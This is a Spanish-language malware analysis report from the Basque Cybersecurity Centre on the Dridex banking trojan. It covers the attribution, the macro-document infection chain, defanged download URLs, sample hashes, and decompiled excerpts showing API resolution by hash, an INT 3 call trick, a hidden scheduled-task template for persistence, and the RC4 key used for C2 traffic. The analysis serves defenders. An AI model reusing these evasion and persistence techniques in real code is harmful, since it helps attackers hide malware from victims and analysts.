Dridex

BCSC-MALWARE-DRIDEX

TLP:WHITE

www.basquecybersecurity.eus

Febrero 2021

TABLA DE CONTENIDO

Cláusula de exención de responsabilidad

El presente documento se proporciona con el objeto de divulgar las alertas que el BCSC considera necesarias en favor de la seguridad de las organizaciones y de la ciudadanía interesada. En ningún caso el BCSC puede ser considerado responsable de posibles daños que, de forma directa o indirecta, de manera fortuita o extraordinaria pueda ocasionar el uso de la información revelada, así como de las tecnologías a las que se haga referencia tanto de la web de BCSC como de información externa a la que se acceda mediante enlaces a páginas webs externas, a redes sociales, a productos de software o a cualquier otra información que pueda aparecer en la alerta o en la web de BCSC. En todo caso, los contenidos de la alerta y las contestaciones que pudieran darse a través de los diferentes correos electrónicos son opiniones y recomendaciones acorde a los términos aquí recogidos no pudiendo derivarse efecto jurídico vinculante derivado de la información comunicada.

Cláusula de prohibición de venta

Queda terminantemente prohibida la venta u obtención de cualquier beneficio económico, sin perjuicio de la posibilidad de copia, distribución, difusión o divulgación del presente documento.

SOBRE EL BCSC

El Centro Vasco de Ciberseguridad (Basque Cybersecurity Centre, BCSC) es la entidad designada por el Gobierno Vasco para elevar el nivel de madurez de la ciberseguridad en Euskadi.

Es una iniciativa transversal que se enmarca en la Agencia Vasca de Desarrollo Empresarial (SPRI), sociedad dependiente del Departamento de Desarrollo Económico, Sostenibilidad y Medio Ambiente del Gobierno Vasco. Así mismo, involucra a otros tres Departamentos del Gobierno Vasco: el de Seguridad, el de Gobernanza Pública y Autogobierno, y el de Educación, y a cuatro agentes de la Red Vasca de Ciencia, Tecnología e Innovación: Tecnalia, Vicomtech, Ikerlan y BCAM.

El BCSC es la entidad de referencia para el desarrollo de la ciberseguridad y de la confianza digital de ciudadanos, empresas e instituciones públicas en Euskadi, especialmente para los sectores estratégicos de la economía de la región.

La misión del BCSC es por tanto promover y desarrollar la ciberseguridad en la sociedad vasca, dinamizar la actividad empresarial de Euskadi y posibilitar la creación de un sector profesional que sea referente. En este contexto se impulsa la ejecución de proyectos de colaboración entre actores complementarios en los ámbitos de innovación tecnológica, investigación y transferencia tecnológica a la industria de fabricación avanzada y otros sectores.

Así mismo, ofrece diferentes servicios en su rol como Equipo de Repuesta a Incidentes (en adelante CERT, por sus siglas en inglés “Computer Emergency Response Team”) y trabaja en el ámbito de la Comunidad Autónoma del País Vasco para aumentar la capacidad de detección y alerta temprana de nuevas amenazas, la respuesta y análisis de incidentes de seguridad de la información, y el diseño de medidas preventivas para atender a las necesidades de la sociedad vasca. Con el fin de alcanzar estos objetivos forma parte de diferentes iniciativas orientadas a la gestión de incidentes de ciberseguridad:

RESUMEN EJECUTIVO

Dridex es un malware de tipo troyano en activo desde 2014 como resultado de la evolución del troyano *Cridex* que, a su vez, se basa en el código fuente de la familia *Zeus* filtrado con anterioridad. Desde entonces se han sucedido hasta cuatro versiones diferentes del malware y, con cada versión mayor, diferentes modificaciones y novedades hasta convertirse, a día de hoy, en una de las amenazas más persistentes en el tiempo.

Su desarrollo se atribuye al grupo cibercriminal ruso autodenominado como "*Evil Corp*", al cual se le conoce por otros nombres como: "*TA505*", "*SectorJ04*", "*INDRIK SPIDER*", "*GRACEFUL SPIDER*", "*GOLD TAHOE*" o "*Dudear*" y el cual se estima que ha podido generar más de 100 millones de dólares de beneficio con sus actividades ilícitas.

En diciembre de 2019 el departamento de justicia de Estados Unidos señaló a *Maksim Yakubets* y *Igor Turashev* como desarrolladores del malware, ofreciendo una recompensa de hasta 5 millones de dólares por cualquier información que pueda derivar en sus detenciones.

Dridex se centra principalmente en el sector financiero y, desde agosto de 2017, se vincula al mismo grupo el desarrollo del ransomware *BitPaymer* que es utilizado como segunda etapa en la infección del troyano en algunos casos, aunque también es asociado a otras amenazas como *Emotet* o *Ursnif*. Posteriormente, en 2019, aparece un nuevo ransomware, *DoppelPaymer*, el cual se atribuye a alguno de los miembros del grupo debido a sus similitudes con el anterior.

La principal funcionalidad del malware es la de robar códigos de acceso a aplicaciones de banca online mediante técnicas como la inyección de scripts maliciosos cuando éstas son visitadas por el usuario. No obstante, *Dridex* se trata de un malware modular e incluye otros módulos para realizar otras funcionalidades como *keylogger*, VNC, *proxy SOCKS*, otros malware como *Pony*, *spammer* o *stealer* de emails.

Una de las razones fundamentales por las que *Dridex* ha persistido tanto en el tiempo es por su arquitectura de red, empleando *botnets* P2P compuestas por equipos comprometidos y servidores proxy inversos, formando una arquitectura en varias capas que hace que sea tremendamente complicado identificar las direcciones de los servidores de mando y control (C2) utilizados por el malware. Además, se han identificado diferentes *botnets* independientes las unas de las otras lo cual dificulta aún más su seguimiento y desactivación.


Por todo esto, *Dridex* representa una amenaza significativa y que debe ser tenida en especial consideración por el impacto que puede suponer a la organización a la que afecte.

ANÁLISIS TÉCNICO

Flujo de infección

Dado que las campañas de *Dridex* son operadas por distintos afiliados, los vectores de infección pueden diferir entre unos casos y otros. No obstante, el *modus operandi* más destacado es la utilización de documentos ofimáticos con macros maliciosas para descargar la primera etapa del malware, la cual se encarga de realizar un reconocimiento del sistema y descargar e implantar la carga principal de *Dridex*.

A partir de aquí, en función de los datos obtenidos y bajo demanda de los propios operadores del malware, se desplegarán otros módulos para realizar inyecciones en navegadores web, descarga de *payloads* adicionales, control remoto por VNC o incluir a la propia máquina infectada en un proxy más de la *botnet*.



Flujo de infección de Dridex

El análisis llevado a cabo se basa en las siguientes muestras (SHA256):

Fase 1 (*documento ofimático*):

0fc36de9d9dc726f53fd9849e8006869e5691df817c3bde191d68e14f7580dd4

Fase 2 (*loader empaquetado*):

db8945a793ea1bd94eb1aa3e3e14e84da66b3048f4a86e814e6d0f8dd5c8c276

Fase 3 (*loader desempaquetado*):

760b58c6c886ceb906f772574c6642a4c97694675b1bda6741ce963735d6c39d


En los últimos casos observados, el *malware* se distribuye como una librería, DLL y está pensada para ser lanzada desde el proceso *regsrv32.exe* con el parámetro "-s". No obstante, también se han observado binarios ejecutables con extensión .exe en versiones anteriores.

Análisis de la operativa

Desde sus inicios, *Dridex* ha sido distribuido de muy diversas formas. En este caso la infección comienza con un documento ofimático, aunque esto puede cambiar en el futuro.

Fase 1: Documento ofimático

A diferencia del caso de otras familias, este documento no está programado para llevar a cabo la infección sin acción del usuario. Por tanto, además de activar la utilización de macros mediante el botón de "*Habilitar contenido*", también es necesario que el usuario pulse un botón que se ha colocado en su interior.



El proyecto correspondiente a las macros VBA se encuentra protegido por lo que no es posible visualizar su contenido desde la propia interfaz. Realizando una ejecución de éstas, se observa cómo intenta contactar con las siguientes direcciones:

hxxps://mogakajames.equilibrium.co[.]ke/z0vzt9gw.tar
hxxps://api.quocbao[.]biz/qjd9f0x9.zip
hxxps://unisoftcc[.]com/fsrldo3.zip

Los enlaces se encuentran camuflados con la extensión .zip para evitar detecciones de red. Sin embargo, el fichero descargado se trata de un binario ejecutable con cabecera "MZ".


Este binario es guardado en la carpeta temporal del usuario %TEMP% y ejecutado mediante el binario del sistema *regsvr32.exe*.

Fase 2: Loader empaquetado

El fichero descargado resulta ser una librería de enlace dinámico (DLL), la cual ejecuta el *loader* de *Dridex.* Al encontrarse empaquetada, cuando se ejecuta se desempaqueta en memoria.

Para facilitar el análisis de la muestra, se colocan puntos de interrupción en diferentes API del sistema que suelen ser utilizadas durante procesos de desempaquetado como *VirtualAlloc* y *VirtualProtect*.

De esta forma, se extrae desde la memoria el binario que contiene el código del *loader* de *Dridex* que, inicialmente, se encuentra comprimido mediante *aPlib* (cabecera "*MZ*").




Fase 3: Loader desempaquetado

Una vez extraído y descomprimido, el *loader* principal de *Dridex* se trata de otra DLL que ocupa 250KB aproximadamente.

Lo primero que llama la atención de este binario es que no contiene ninguna cadena de caracteres que de pistas sobre su funcionalidad y únicamente importa dos API de Windows, *OutputDebugStringA* y *Sleep*, lo que se trata de un indicador de que lleva a cabo un cargado dinámico de API, todo esto con el objetivo de evitar detecciones y de complicar la tarea de análisis.

Estas dos API llevan a cabo las primeras operaciones del binario, que realiza diferentes llamadas con el objetivo de retrasar la ejecución de la operativa principal, seguramente con el fin de evitar detecciones en entornos de *sandboxing*.



Tras tratar de analizar estáticamente el código del binario, resulta prácticamente imposible en un primer momento, debido a la gran cantidad de piezas en las que es dividido el código con llamadas a gran cantidad de subfunciones, por lo que se requiere de un análisis dinámico que permita ir encontrando las principales rutinas del malware.

```
  if ( byte_733AB02A == 1 )
  {
    c2_request_73376AD0((int)&v77, 0x11041F01, 1, 1);
    sub_73399520(&v77);
    sub_73399510(&v77);
    if ( sub_73399650(v81) )
    {
      c2_request_73376AD0((int)&v76, 0xD3EF7577, 0, 0);
      sub_73399510(&v76);
    }
  }
  else
  {
    v72 = sub_73383930(0);
    v73 = -1812174634;
    if ( *(_BYTE *)(v72 + 11) == 32 )
      v73 = 132659622;
    sub_73379090(v73);
    sub_73399520(&v78);
    sub_73399510(&v78);
  }
}
sub_73385A20(&v87);
v74 = *(_BYTE **)(v71 + 8);
if ( v74 )
  *v74 = 0;
if ( *(_DWORD *)v71 )
  **(_BYTE **)v71 = 0;
v4 = v71 + 16;
sub_7339A110(v71 + 16);
sub_73379E70(v81, v71);
sub_73385AC0(&v87);
}
sub_733906A0(0);
sub_73388810(0);
sub_73388810(0);
sub_73395C90(&v141);
sub_73399350(0);
v5 = sub_73399650(&v110);
sub_73399670(v5 + 4);
v6 = sub_73399650(&v110);
*(_DWORD *)sub_73399640(v6 - 4) = -162527963;
v7 = sub_73399650(&v110);
sub_73399670(v7 + 4);
v8 = sub_73399650(&v110);
*(_DWORD *)sub_73399640(v8 - 4) = 624151766;
sub_7338FDD0(3, 15);
sub_73388CC0(v142);
sub_73388CA0(&v142);
v9 = sub_73390210((unsigned __int16)*v139);
```

Con respecto a la carga dinámica de API, se identifica que *Dridex* posee un mecanismo propio de una técnica conocida como "*Call API By Hash*", la cual consiste en almacenar el *hash* del nombre de la API a llamar y buscarlo en el sistema objetivo tras aplicar el mismo algoritmo de *hash* sobre los nombres de API de las librerías cargadas.

Para el caso de *Dridex*, el malware posee una función encargada de resolver la API que recibe dos parámetros: el *hash* del nombre de la DLL y el *hash* del nombre de la API a buscar en dicha DLL.

```
call    sub_73387980
push    1DAACBB7h   Nombre API
push    0A1310F65h  Nombre DLL
call    resolve_api_733815C0 ; kernel32.dll!ExitProcess
mov     ExitProcess, eax
movzx   eax, byte 733AB028
```

El algoritmo utilizado para llevar a cabo dicha resolución no es trivial, pero, en definitiva, la técnica consiste en que si la API no ha sido resuelta por el malware aún, recupera el *Process Environment Block* (PEB) y procesa la lista de DLL a la

que apunta éste, calculando el *hash* CRC32 del nombre de cada una de ellas y de sus funciones exportadas, comparando dichos valores con los pasados a la función. No obstante, para complicarlo aún más, a estos valores se le aplica una operación XOR con un valor definido en el propio código.

```
102   v11 = *(_DWORD *)(v10 + v4 + 120);
103   v12 = v11 + *(_DWORD *)(v10 + v4 + 124);
104   v13 = v4 + *(_DWORD *)(v11 + v4 + 32);
105   v14 = (unsigned __int16 *)(v4 + *(_DWORD *)(v11 + v4 + 36));
106   v52 = v4 + *(_DWORD *)(v11 + v4 + 36);
107   if ( *(_DWORD *)(v11 + v4 + 24) )
108   {
109     v15 = 0;
110     v53 = v48 ^ 0x38BA5C7B;
111     v51 = v14;
112     v50 = v12;
113     v49 = v11;
114     while ( 1 )
115     {
116       v16 = (char *)(v4 + *(_DWORD *)(v13 + 4 * (_DWORD)++v15 - 4));
```

```
>>> hex(crc32(b'KERNEL32.DLL') ^ 0x38BA5C7B)
'0xa1310f65'
```

Una vez resuelta una API, *Dridex* utiliza un truco para llamar a esta dirección que consiste en lanzar una excepción mediante el código de operación “INT 3”, la cual es procesada mediante una función propia que termina llamando a la API.

Para conseguirlo, la instrucción “INT 3” genera el código de excepción 80000003 (EXCEPTION_BREAKPOINT) que la función compara en un *switch*. En este contexto, el registro EAX contiene el nombre de la API a ser llamada devuelto por la función anterior y es enviado a la pila, tras lo cual modifica los valores de los registros EIP y ESP para terminar transfiriendo, a su vuelta, el flujo a dicha API. Al final de la función, se devuelve el código de retorno -1, que corresponde con EXCEPTION_CONTINUE_EXECUTION e indica al sistema que restaure los valores de los registros y continúe con la ejecución.

```
.text:73387D40 loc_73387D40:                           ; DATA XREF: sub_73387980+87↑o
.text:73387D40                                         ; sub_73387A60↑o
.text:73387D40                 push    edi
.text:73387D41                 push    ebp
.text:73387D42                 mov     edi, [esp+0Ch]
.text:73387D46                 mov     eax, [edi]
.text:73387D48                 mov     eax, [eax]
.text:73387D4A                 cmp     eax, EXCEPTION_ACCESS_VIOLATION
.text:73387D4F                 jz      short loc_73387D6D
.text:73387D51                 cmp     eax, EXCEPTION_STACK_OVERFLOW
.text:73387D56                 jz      short loc_73387D6D
.text:73387D58                 cmp     eax, 0C0000374h
.text:73387D5D                 jz      short loc_73387D6D
.text:73387D5F                 cmp     eax, EXCEPTION_BREAKPOINT ; Breakpoint
.text:73387D64                 jz      short breakpoint_73387DE4
.text:73387D66                 xor     eax, eax
.text:73387D68                 pop     ebp
.text:73387D69                 pop     edi
.text:73387D6A                 retn    4
.text:73387D6D ; ---------------------------------------------------------------------------
```

```
73387DE4 breakpoint_73387DE4:                   ; CODE XREF: .text:73387D64↑j
73387DE4                                        ; .text:73387DC9↑j ...
73387DE4                mov     eax, [edi+4]
73387DE7                inc     dword ptr [eax+088h] ; Incrementa EPI +1
73387DED                mov     edx, [edi+4]
73387DF0                add     dword ptr [edx+0C4h], 0FFFFFFCh ; Modifica el valor original de ESP
73387DF7                mov     ecx, [edi+4]
73387DFA                mov     eax, [ecx+0C4h]
73387E00                mov     ebp, [ecx+088h]
73387E06                inc     ebp
73387E07                mov     [eax], ebp      ; Introduce en el stack la dirección de retorno modificada
73387E09                mov     edx, [edi+4]
73387E0C                add     dword ptr [edx+0C4h], 0FFFFFFCh ; Modifica el registro ESP original
73387E13                mov     edi, [edi+4]
73387E16                mov     eax, [edi+0C4h]
73387E1C                mov     edi, [edi+080h] ; Obtiene el valor del registro EAX original (la API a llamar)
73387E22                mov     [eax], edi
73387E24                mov     eax, EXCEPTION_CONTINUE_EXECUTION ; El valor de retorno -1 corresponfe con EXCEPTION_CONTINUE_EXECUTION, que restaura la ejecución en la siguiente línea tras la excep
73387E29                pop     ebp
73387E2A                pop     edi
73387E2B                retn    4
```

Con respecto a las cadenas de caracteres utilizadas por el binario, éstas se encuentran en la sección .data del mismo, ubicadas en diferentes bloques y cifradas mediante RC4. Por cada bloque, los cuarenta primeros bytes constituyen la clave de descifrado, mientras que el resto, hasta los siguientes bytes nulos (0x00), es el contenido cifrado.

```
Program Manager
Progman
AdvApi32-PsApi-shlwapi-shell32-WinInet
/run /tn "%ws"
"%ws" /grant:r "%ws":F
\NTUSER.DAT
winsxs
x86_*
amd64_*
*.exe
\Sessions\%d\BaseNamedObjects\

SOFTWARE/TrendMicro/Vizor
\VizorUniclientLibrary.dll
ProductPath

Starting path:
ShellFolder
v0vajEOvEWKQf2dajlupVdyIEZlAQX1T7H994Q;E7SVFp2IS6XdzTpKie7ULpDf7k4acb2vgVUQb6XEHWWZF3bcGfq2NEF4agQDYyJvpFp8
<autoElevate>true
true
false
<Task xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task" version="1.3"><RegistrationInfo>
</RegistrationInfo><Triggers><LogonTrigger><Enabled>true</Enabled><UserId>
</UserId></LogonTrigger><TimeTrigger><Repetition><Interval>PT30M</Interval><StopAtDurationEnd>
false</StopAtDurationEnd></Repetition><StartBoundary>2020-01-01T00:00:00</StartBoundary><Enabled>
true</Enabled></TimeTrigger></Triggers><Principals><Principal id="Author"><LogonType>InteractiveToken</LogonType><RunLevel>
LeastPrivilege</RunLevel><UserId>
</UserId></Principal></Principals><Settings><MultipleInstancesPolicy>
IgnoreNew</MultipleInstancesPolicy><DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries><StopIfGoingOnBatteries>
false</StopIfGoingOnBatteries><AllowHardTerminate>false</AllowHardTerminate><StartWhenAvailable>
false</StartWhenAvailable><RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable><IdleSettings><StopOnIdleEnd>
true</StopOnIdleEnd><RestartOnIdle>false</RestartOnIdle></IdleSettings><AllowStartOnDemand>true</AllowStartOnDemand><Enabled>
</Enabled><Hidden>true</Hidden><RunOnlyIfIdle>false</RunOnlyIfIdle><DisallowStartOnRemoteAppSession>
false</DisallowStartOnRemoteAppSession><UseUnifiedSchedulingEngine>false</UseUnifiedSchedulingEngine><WakeToRun>
false</WakeToRun><ExecutionTimeLimit>PT0S</ExecutionTimeLimit><Priority>7</Priority></Settings><Actions
Context="Author"><Exec><Command>
</Command></Exec></Actions></Task>
<Author>${@%systemroot%\system32\wininet.dll,-16000)</Author

Connection: Close
Transfer-Encoding

S:(ML;;NW;;;LW)D:(A;;RPWPCCDCLCSWRCWDWOGA;;;S-1-1-0)

Z

G
E
T


P
O
S
T
```

La funcionalidad principal de este *loader* es recopilar cierta información que identifique al equipo infectado y realizar una petición de registro en la *botnet* a través de uno de los *proxies* configurados.

Tras el proceso de inicialización, el binario comienza a obtener información del sistema. En primer lugar, obtiene el nombre de usuario y del ordenador de la víctima, así como la hora de instalación del sistema mediante el registro de Windows con las siguientes claves:

HKLM\SYSTEM\CurrentControlSet\Control\ComputerName\ComputerName\ComputerName
HKCU\Volatile Environment\USERNAME
HKLM\Software\Microsoft\Windows NT\CurrentVersion\InstallDate


También lee el valor de la clave "*Uninstall*" en la rama "*HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion*" para listar el software

instalado en la máquina y hace uso de la API *GetEnvironmentStringsW* para obtener las variables de entorno del sistema.

Con toda esta información, *Dridex* forma el cuerpo del paquete de comunicación inicial. Para ello, forma en primer lugar un identificador único mediante el nombre del equipo y el *hash* MD5 resultado de concatenar el nombre del equipo, el del usuario y la fecha de instalación junto a algunos bytes nulos (0x00).

A continuación, calcula otro *hash* MD5 en base a la fecha de instalación y otros valores dependientes de la máquina que no ha sido posible identificar.


Seguido a estos valores, se encuentran algunos identificadores que parecen indicar la versión de la *botnet* o la arquitectura del sistema operativo y, por último, se incluyen los listados de software instalado y de variables de entorno.



Toda esta información es cifrada mediante RC4 y una clave que se encuentra embebida en el código.


```
V0vajEOvEWKQf2dajlupVdyIEZlAQX1T7H994Q
```

Tras cifrar el contenido, se le añade, justo al principio, un *hash* CRC32 que comprueba la integridad de los datos cifrados.




Una vez formado el paquete, es enviado a alguno de los *proxies* que trae configurados el binario mediante una petición HTTPS, por lo que para inspeccionar el tráfico es necesario romper el cifrado de la comunicación primero y, a su vez, descifrar el contenido del cuerpo del mensaje con la clave RC4.

